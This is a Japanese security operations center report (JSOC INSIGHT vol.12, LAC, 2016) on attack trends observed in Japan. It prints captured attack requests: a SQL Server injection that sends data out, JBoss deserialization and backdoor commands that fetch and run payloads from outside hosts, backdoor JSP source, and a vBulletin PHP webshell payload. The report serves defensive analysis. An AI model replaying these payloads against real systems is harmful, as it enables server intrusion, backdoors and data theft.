LAC
株式会社ラック


INSIGHT

vol.12

2016年6月17日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.12

はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOCのセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】
第一章 2016 年 1 月 1 日 ～ 2016 年 3 月 31 日
第二章 2015 年 4 月 1 日 ～ 2016 年 3 月 31 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

エグゼクティブサマリ

1　第一章　2016 年 1 月から 3 月の傾向まとめ

第一章は、2016 年 1 月から 3 月の集計期間に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢ 相次ぐネットワークセキュリティ機器の脆弱性の公開

2015 年 12 月以降、ネットワークセキュリティ機器に搭載されている OS の脆弱性が相次いで報告されました。ここでは Juniper 社製 ScreenOS の認証回避の脆弱性、Fortinet 社製 FortiOS の認証回避の脆弱性、および Palo Alto Networks 社製 PAN-OS のコード実行の脆弱性について解説します。これらの脆弱性は検証コードが公開されており、容易に悪用が可能です。また認証回避の脆弱性を悪用して侵入が試みられた可能性がある事例も確認しているため、対策済みバージョンへの更新を実施することが重要です。

➢ Bedep の感染事例急増

Bedep と呼ばれるマルウェアに感染した事例が多発しました。Bedep は、感染すると Command and Control サーバと通信をし、他のマルウェアをダウンロードするため 2 次被害を受けたり、ボットネットの一部として不正な活動に加担させられるなど危険性が高いマルウェアです。

Bedep はエクスプロイトキットの一種である Angler Exploit Kit からの誘導による感染が多く、JSOC では Angler Exploit Kit の通信を多数検知しています。Angler Exploit Kit の対策として、クライアント端末にインストールされた Web 広告でよく悪用される Flash Player や、脆弱性が悪用されやすいソフトウェアを最新に保つことによって、被害軽減に一定の効果が期待できますが、アンチウイルスソフトを最新に保つことや不要なアプリケーションは削除しておくといった、クライアント側での基本的なマルウェア対策も必要となります。

2　第二章　2015 年度のインシデント傾向まとめ

第二章は、2015 年 4 月から 2016 年 3 月までの 1 年間に発生した重要インシデントを振り返り、2015 年度通年のインシデント傾向を分析します。

2015 年度の重要インシデントの発生件数は、インターネットからの攻撃による重要インシデントおよびネットワーク内部から発生した重要インシデントともに過去 2 年の検知件数と比較して増加しました。

インターネットからの攻撃による重要インシデントは、「Web アプリケーションへの攻撃」が 7 割近くを占めました。Web アプリケーションへの攻撃は、2014 年度と比較し、「不審なファイルアップロードの試み」が減少し、「SQL インジェクション攻撃」が増加しました。SQL インジェクション攻撃は 2015 年度を通じて定常的に多数の検知があり、検知した SQL インジェクション攻撃には Joomla!や Drupal など CMS の脆弱性を悪用する攻撃が含まれ、CMS のプラグインやテーマだけでなく、CMS 本体も攻撃対象になることが窺えました。

ネットワーク内部から発生した重要インシデントは、金銭を目的としたバンキングトロイと呼ばれるマルウェアが全体の 3 割を占めました。また 2016 年 2 月に、特定のお客様環境から発生した不審な通信を多数検知しました。これらの不審な通信の発生要因のうち多くの割合を占めていたのは、「金銭」や「情報」などを目的としたマルウェアの感染でした。

第一章　2016 年 1 月から 3 月の傾向まとめ

1　JSOC におけるインシデント傾向

1.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗または攻撃内容に実害が無いことを確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、集計期間（2016 年 1 月～3 月）に発生した重要インシデントの件数推移を示します。

インターネットからの攻撃通信は、1 月中旬ごろから 2 月初旬まで、JSOC 全体で SQL インジェクションによるコマンド実行の試みが多数を占めました(図 1-①)。内部からの不審な通信による重要インシデントは、2 月中旬ごろに、特定のお客様環境でマルウェア感染インシデントが急増しました(図 1-②)。検知したマルウェアは、金銭や情報を狙った Citadel、Bedep、ET Trojan が大多数を占めました。





図 1 重要インシデントの発生件数推移(2016 年 1 月～3 月)

1.2　発生した重要インシデントに関する分析

図 2 に、インターネットからの攻撃による重要インシデントの内訳を示します。

2015 年 11 月に大きく話題になった[1]Apache Commons Collections の脆弱性を狙った攻撃を検知しています(図 2(b)-①)。攻撃の検知状況から、サーバ管理者が意図せず公開している JBoss や WebLogic などの Java を利用しているミドルウェアを狙ったものと考えられます。インターネットに公開するサーバでは、意図しない形でサービスを公開してしまっていないか確認することが重要です。



(a) 2015 年 10～12 月　　**(b) 2016 年 1～3 月**

図 2 インターネットからの攻撃で発生した重要インシデントの内訳

SQLインジェクション攻撃の検知件数は依然として上位にあります。集計期間中に発生したSQLインジェクションの重要インシデントは、これまで検知実績のある攻撃対象ホストに対する脆弱性の有無を調査する通信の他に、1月中旬ごろから2月初旬の期間で新たな攻撃の検知が見られました。

新たに見られた攻撃内容はMicrosoft社のSQL Serverで動作しているWebアプリケーションを攻撃対象としており、SQLインジェクションの脆弱性を利用して、SQL Serverの設定変更をし、設定情報を外部ホストへ送信するものです。

図3と図4に、SQLインジェクション攻撃の検知事例を示します。攻撃者は、攻撃対象のWebアプリケーションに対して図3と図4の通信を連続して送信し攻撃を行います。

---

[1] Java ライブラリに脆弱性、主要ミドルウェア全てに影響
http://www.itmedia.co.jp/enterprise/articles/1511/10/news053.html

図3の攻撃リクエストは、外部のデータベースサーバへ接続できるように、設定変更を狙った攻撃です。SQL Serverでは、初期状態でAd Hoc Distributed Queriesは利用を拒否する設定となっており、OPENROWSET関数を利用することができません[2]。そのため攻撃者は事前準備として、この攻撃をしているものと考えられます。

図4の攻撃リクエストは、攻撃者が用意をしたデータベースサーバにOPENROWSET関数を利用して接続し、攻撃対象の情報を登録します。

Stream Content

```
GET [redacted]=20%3b%01deClAre%01@z%01varChar(8000)%01seT
%01@z%
3d0x657865632073705F636F6E66696775726 55B73686F7720616476616E636564206F7074696F6E735D2C313
B5245434F4E4649475552452057495448204F564552524944453B657865632073705F636F6E66696775726 55B
416420486F6320446973747269627574656420517565726965735D2C313B5245434F4E4649475552452057495
448204F564552524944453B%01exEcUte(@z)-- HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/
pjpeg, application/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC
2.0)
Accept-Language: zh-CN
Host: [redacted]
Connection: close
```

(a) 攻撃リクエスト

```
GET [redacted]=20; deCl
Are @z varChar(8000) seT @z=0xexec sp_configure[show adva
nced options],1;RECONFIGURE WITH OVERRIDE;exec sp_configur
e[Ad Hoc Distributed Queries],1;RECONFIGURE WITH OVERRIDE;
exEcUte(@z )-- HTTP/1.1
```

(b) 要求内容のデコード結果

図 3 Microsoft SQL Server の設定を変更する要求の検知例

[2] ad hoc distributed queries サーバー構成オプション
https://msdn.microsoft.com/ja-jp/library/ms187569%28v=sql.120%29.aspx

Stream Content

```
GET [redacted]=20%3b%01deClAre%01@z%01varChar(8000)%01seT%01@z%
3d0x75[redacted]31353
12E383[redacted]E2E69
6E6A20[redacted]027676
574302[redacted]697364
626F776E65723D49535F4D454D424552282764625F6F776E657227292C6973696E6A3D31%01exEcUte(@z)-- HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg,
application/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Accept-Language: zh-CN
Host: [redacted]
Connection: close
```

(a) 攻撃リクエスト

```
GET [redacted]=20; deCl
Are @z varChar(8000) seT @z=0xupdate openrowset('sqloledb',
'server=[redacted];uid=[redacted];pwd=[redacted]','select * from
master..inj where url_f='[redacted]'')set tp='get0 nu
m ',isadmin=IS_SRVROLEMEMBER('sysadmin'),isdbowner=IS_ME
MBER('db_owner'),isinj=1 exEcUte(@z)-- HTTP/1.1
```

(b) 要求内容のデコード結果


図 4 SQL インジェクション攻撃により外部へ情報送信を試みる要求の検知例

図 5 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

第一章 1.1 のとおり、特定のお客様環境にてマルウェア感染のインシデントが急増したため、ネットワーク内部から発生した重要インシデント件数は前回の集計期間より 230 件増加しました。

新たに Bedep の感染事例を確認しており、第一章 2.2 で取り上げています(図 5(b)-①)。

また 2015 年 10～12 月の期間では XcodeGhost の感染によるインシデント件数が多いことが特徴的でしたが、感染した不正なアプリのアンインストールが進んだため、XcodeGhost の感染によるインシデントの発生件数は減少しました。



(a) 2015 年 10～12 月　　(b)2016 年 1～3 月

図 5 ネットワーク内部から発生した重要インシデントの内訳

1.3 脆弱性ピックアップ

集計期間において大きな被害は発生していないもののインターネットからの攻撃で検知件数が多いものについて紹介します。

1.3.1 Magento の脆弱性を悪用する SQL インジェクション攻撃

Magentoは、ECサイトを作成するために利用されるオープンソースソフトウェアです。2015年4月、MagentoにSQLインジェクションの脆弱性(CVE-2015-1397)が存在することが公開されました[3]。影響を受けるバージョンは、以下の通りです。

- 1.9.1.0 Community Edition (CE)
- 1.14.1.0 Enterprise Edition (EE)

図6にMagentoの脆弱性を悪用するSQLインジェクションの検知件数を示します。

本脆弱性を狙った攻撃は2015年6月から定常的に検知しており、2016年3月中旬以降に急増しました。攻撃内容はSQLインジェクション攻撃で脆弱性の有無を調査する通信と、管理者権限を持つユーザアカウントを追加する通信です。これらの通信は同じ攻撃元から同時に検知する場合もありますが、異なる攻撃元から散発的に検知することがあり、攻撃の通信内容の違いからも複数の攻撃者がいることが窺えます。そのため脆弱なMagentoを利用していた場合、複数の攻撃者に不正利用される可能性があり被害が大きくなります。

[3] Analyzing the Magento Vulnerability (Updated)
http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/




図 6 Magento の攻撃検知件数推移

表2にMagentoの脆弱性を悪用して作成されるユーザアカウントの例を示します。Magentoを利用している場合は、システムの脆弱性の有無を確認するとともに、これらの不審なユーザアカウントの有無を確認することが重要です。

表 2 Magento の脆弱性を悪用して作成されることを確認したユーザアカウント例

blacksheep	pak
connexmrx	patob
FathurFreakz	reza
feak	syahrul
jebug	wew

1.3.2 JBoss Application Server におけるコード実行

2013 年 10 月に攻撃手法が公開された、JBoss Application Server(以下、JBoss AS)の InvokerServlet のアクセス制御不備に関する脆弱性[4]を悪用した攻撃が現在も散見され、特に本脆弱性を悪用してバックドアプログラムの設置を試みる攻撃を多数検知しています。このバックドアプログラムには、指定した URL からファイルをダウンロードし、実行する機能が実装されていることを確認しました。攻撃が成功した場合、外部から不正なプログラムをダウンロードおよび実行することで、Web サーバのリソースを不正に利用される恐れがあります。

---

[4] JSOC INSIGHT vol.8「第一章 3.1 JBoss Application Server におけるコード実行の脆弱性について」
http://www.lac.co.jp/security/report/2015/07/13_jsoc_01.html

図 7 に、JBoss AS の EJBInvoker に対する攻撃通信の検知例を示します。

この攻撃が成功した場合、「oss.war」という名前のファイルが外部から取得され(図 7 赤色下線)、対象の JBoss サーバにデプロイ(設置)されます。

```
POST /invoker/EJBInvokerServlet/ HTTP/1.1
ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation
Accept-Encoding: x-gzip,x-deflate,gzip,deflate
User-Agent: Java/1.6.0_21
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 738

....sr.)org.jboss.invocation.MarshalledInvocation...'A>.....xppw.x..G..S.sr..java.lang.Integer.......
8...I..valuexr..java.lang.Number...........xp&..
sr.$org.jboss.invocation.MarshalledValue.....J.....xpw.........ur..
[Ljava.lang.Object;..X..s)l...xp....sr..javax.management.ObjectName.....m.....xpt.!
jboss.system:service=MainDeployerxt..deployuq.~......t. http://[redacted]:89/w/oss.warur..
[Ljava.lang.String;..V...{G...xp....t..java.lang.String
...xw.....sr."org.jboss.invocation.InvocationKey..r........I..ordinalxp....sq.~..w
........p.W..xw.....sq.~......sr.#org.jboss.invocation.InvocationTypeY.:..
+|....I..ordinalxp....sq.~.....
pt..JMX_OBJECT_NAMEsr..javax.management.ObjectName.....m.....xpt.!jboss.system:service=MainDeployerxx
```

図 7 EJBInvoker に対する攻撃検知信例

war ファイルは、Java で作成したアプリケーションや設定ファイル HTML ファイル等をまとめたアーカイブファイルです。このアーカイブファイルの中に、バックドア機能を持つプログラムが含まれています。

「oss.war」ファイルがデプロイされた場合、ドキュメントルート直下で「/oss/smd.jsp」という名前の Java プログラムが動作します。JSOC でこのプログラムを解析したところ、Windows 環境および Linux 環境のどちらにおいても動作するように作成されていることを確認しました(図 8)。攻撃が成功した場合、OS に依存せず Web サーバを不正利用される危険性があります。

このバックドアプログラムを通じて、リモートからコマンドを実行することが可能であり、例えば図 8 の cmd パラメータは実行するコマンドを格納します。また winurl は Windows 環境で、linurl は Linux 環境で、それぞれファイルをダウンロードするための URL を格納するために用意されていることを確認しています。

```
<%
__myAbsolutePath = application.getRealPath(request.getServletPath());
__if (request.getParameter("cmd") != null) {
      cmd = new String (request.getParameter("cmd"));
      cmd = java.net.URLDecoder.decode(cmd,"UTF-8");
__}
__if (request.getParameter("winurl") != null) {
      winurl = new String (request.getParameter("winurl"));
      winurl = java.net.URLDecoder.decode(winurl,"UTF-8");
__}
__if (request.getParameter("linurl") != null) {
      linurl = new String (request.getParameter("linurl"));
      linurl = java.net.URLDecoder.decode(linurl,"UTF-8");
__}
%>
```

図 8 設置されるバックドアプログラムのソースコード(一部)

図 9 にデプロイしたバックドアプログラムに対する通信を示します。

この通信はファイルのダウンロードとコマンド実行を命令する通信です。winurl パラメータで指定する外部の「tyxz.zip」ファイルをダウンロードし、cmd パラメータに cmd.exe で実行するように指定していることから Windows 環境でのコード実行を試みていることが窺えます。

またこの時期の攻撃では、ダウンロードする war ファイルが保存されている Web サーバのポート番号は、88/tcp、89/tcp、90/tcp のように通常の HTTP 通信では使われない番号が使われていたことが特徴的でした。

```
POST /oss/smd.jsp HTTP/1.1
Host: [redacted]
Content-type: application/x-www-form-urlencoded
Content-Length: 215
Connection: Close

cmd=cmd.exe+%2fc+start+cscript.exe+%2fb+%2fe%3aVBScript.Encode+c%3a%5c%5cwindows%5c%
5ctemp%5c%5ctest.zip&winurl=http%3A%2F%2F[redacted]%3A89%2Fw%2Ftyxz.zip&linurl=http%3A%
2F%2F[redacted]%3A88%2Fx%2Fx%2Fbcn.zip
```

図 9 smd.jsp バックドアプログラムに対する攻撃命令

このバックドアプログラムを通じて、不正に実行されるプログラムは様々であり、その中の 1 つはビットコインを採掘するプログラムであることを確認しています。公開しているサーバでこれらの攻撃による影響の有無を調べるには、以下の点を確認してください。もし当てはまる項目が 1 つでもあった場合には、サーバの不正利用の有無を確認し、サーバを再構築することをご検討ください。

□ InvokerServlet のアクセスが無制限に公開されている
□ 意図してデプロイしていない war ファイルや jsp ファイルがサーバ上に存在する
□ ファイアウォールのログに公開サーバから外部へ 88/tcp、89/tcp、90/tcp など通常の HTTP 通信で使われないポートへのアクセスが記録されている。または意図した接続先でないホストに通常の HTTP 通信で使われるポート(80/tcp)へのアクセスが記録されている

1.3.3 FTP サーバへの不正ログインの傾向

FTPサーバはファイルの保管や共有、Webサーバのファイル管理などに古くから使われています。そのためこれらの情報資産の窃取を目的とした、FTPサーバに対する不正なログインの試みは日常的に多数検知しています。

集計期間中、FTPサーバに対して不正なログインの試みが成功した可能性のある、不審なファイルのアップロード通信を複数検知しています。これらの攻撃では共通して「ftpchk3.php」という名前のファイルのアップロードを試みることが特徴です。

「ftpchk3.php」ファイルを調査した結果、設置されたホストのOSやPHPのバージョン等の情報収集する機能や、Webサーバが動作している場合にCMSの種類を調査する機能を有していました。そのため攻撃者はアップロードした「ftpchk3.php」ファイルをWebサーバで動作させて、サーバの情報を収集することを目的としていることが推測されます。

これらの不正なファイルをアップロードしようとする時点で、FTPサーバに対して不正ログインが成功していると考えられます。検知した不正ログインに関連するパスワード情報を確認したところ、多くの場合、ランダムな英数字記号が組み合わされた文字列が指定されていました。そのため辞書攻撃と呼ばれるパスワードによく利用される文字列を用いた不正ログインではなく、リスト型アカウントハッキングと呼ばれる手法を用いている可能性が高いと考えます。

ユーザがリスト型アカウントハッキングの被害から防御するには、複数のサービスでパスワードを使い回さないことが重要です。またワンタイムパスワードの導入も効果的です。

FTPサーバを運用する場合の対策には、アクセス可能なIPアドレスレンジを制限することや、連続してログインに失敗した場合はアカウントを一時的に使用不能にするアカウントロックを行うなど、アクセス制御を適切に実施することが効果的です。またアクセス制御をする際には、アノニマス(匿名)ユーザによるログインが不要であれば無効化を検討してください。

1.3.4 vBulletin に対する不正な PHP コード実行の試み

vBulletinはフォーラムサイト(Web掲示板)を作成することができるソフトウェアです。2015年11月、vBulletinで不正にPHPコードを実行可能な脆弱性（CVE-2015-7808）が報告され、多数のWebサイトで脆弱性がある状況下にあるという情報が公開されました[5]。本脆弱性の影響を受けるバージョンは、以下の通りです。

- vBulletin 5.1.4 ～ 5.1.9

本脆弱性を悪用し実行を試みるPHPコードには以下の特徴があります。

① 「vulnerable」などの文字列を表示する
② PHP組み込みのsystem関数を用いて「/etc/passwd」ファイルを表示する
③ POSTデータを利用しバックドアプログラムの作成を試みる

①および②は、本脆弱性の有無を調査するための攻撃と考えます。これらに対し③は、POSTデータに難読化されたPHPコードを埋め込み、ホストを悪用する内容でした(図10(a))。また図10(a)のPOSTデータの難読化を解き、デコードしたものが図10(b)です。図10に示す攻撃が成功すると、バックドアプログラムが作成されます。攻撃者は、脆弱性を悪用せずに任意のPHPコードを実行するために、このバックドアプログラムを作成しようとしたものと推測されます。

なお本脆弱性を狙った攻撃は「/ajax/api/hook/decodeArguments」に対して行う必要があります。稼働中のWebサーバに外部からこのファイルへのアクセスがあり、脆弱なvBulletinが動作している場合には、不正なPHPコードが実行されている可能性があるため、より詳細な調査を実施いただくことを推奨します。

[5] 脆弱な vBulletin が稼働しているサーバーをさかんに探っているサイバー犯罪者に備え、今すぐパッチの適用を!
http://www.symantec.com/connect/ja/blogs/vbulletin

```
POST /[redacted]/ajax/api/hook/decodeArguments?
arguments=O:12:"vB_dB_Result":2:{s:5:"%00*%00db";O:11:"vB_Database":1:
{s:9:"functions";a:1:{s:11:"free_result";s:6:"assert";}}s:12:"%00*%
00recordset";s:27:"eval(urldecode($_POST[a]));";} HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.0.3705; .NET
CLR 1.1.4322; Media Center PC 4.0)
Host: [redacted]
Accept: */*
Content-Length: 612
Content-Type: application/x-www-form-urlencoded

a=eval($_POST[b]);&b=eval(urldecode(str_replace(substr(urlencode(print_r(array
(),1)),4,1),substr(urlencode(print_r(array
(),1)),5,1),"y65y63y68y6fy28y66y69y6cy65y5fy70y75y74y5fy63y6fy6ey74y65y6ey74y73y28y22y69y
6dy61y67y65y73y2fy77y74y39y35y30y39y30y30y32y64y6ey2ey70y68y70y22y2cy75y72y6cy64y65y63y6f
y64y65y28y22y25y33y43y25y33y46y70y68y70y2by65y76y61y6cy25y32y38y73y74y72y69y70y73y6cy61y7
```

(a) vBulletin の POST データを利用した PHP コード実行の通信例

```
echo(file_put_contents("images/wtc78fb5a8n.php",urldecode("<?php eval(stripslashes(@$_POST[(chr(112).chr(49))]));?>")));
```

(b) POSTデータのデコード後

図 10 vBulletin の不正な PHP コード実行の試み脆弱性を狙った攻撃の通信例

2　今号のトピックス

2.1　相次ぐネットワークセキュリティ機器の脆弱性の公開

2.1.1　　概要

2015 年 12 月以降、ネットワークセキュリティ機器に搭載されている OS の脆弱性が相次いで報告されています。

2015 年 12 月に公開された Juniper 社のファイアウォール製品に搭載されている ScreenOS の認証回避の脆弱性をはじめとし、2016 年 1 月には Fortinet 社のファイアウォール製品に搭載されている FortiOS の認証回避の脆弱性が、2 月には Palo Alto Networks 社の次世代ファイアウォール製品に搭載されている PAN-OS にコマンド実行が可能な脆弱性が公開されました。

これらの脆弱性は、すべて検証コードが公開されており容易に悪用が可能です。

また、脆弱性が存在するデバイスがファイアウォールであることから、万一不正にログインされた場合にはネットワーク設定の書き換えや、不正なコマンド実行などの極めて重大な被害を起こしかねない脆弱性であると言えます。

2.1.2　　Juniper 社製 ScreenOS の認証回避の脆弱性について

2015 年 12 月、Juniper 社のファイアウォール製品である NetScreen や SSG に搭載されている ScreenOS の認証機構に存在する認証回避の脆弱性(CVE-2015-7755)などが公開されました[6]。

認証回避の脆弱性が悪用された場合、攻撃者によって管理者権限でアクセスされ、デバイス内の情報閲覧および改ざんされる恐れがあります。また、本脆弱性は、すでに検証コードが公開されているため容易に悪用が可能です。

JSOC でも、認証回避の脆弱性を悪用して侵入が試みられた可能性がある事例を確認しており、既に実害を伴う攻撃が発生していることが懸念されます。ラックでは、この脆弱性を用いた攻撃が深刻な影響を及ぼすと判断し、注意喚起情報を公開しました[7]。また JSOC では、本脆弱性を悪用した攻撃を検知するオリジナルシグネチャも作成しました。

認証回避の脆弱性の影響を受けるバージョンは以下の通りです。

- ScreenOS 6.3.0r17 ～ 6.3.0r20
  ※上記のバージョンで、リモートアクセス(SSH/TELNET)やコンソールアクセスを許可している場合


---

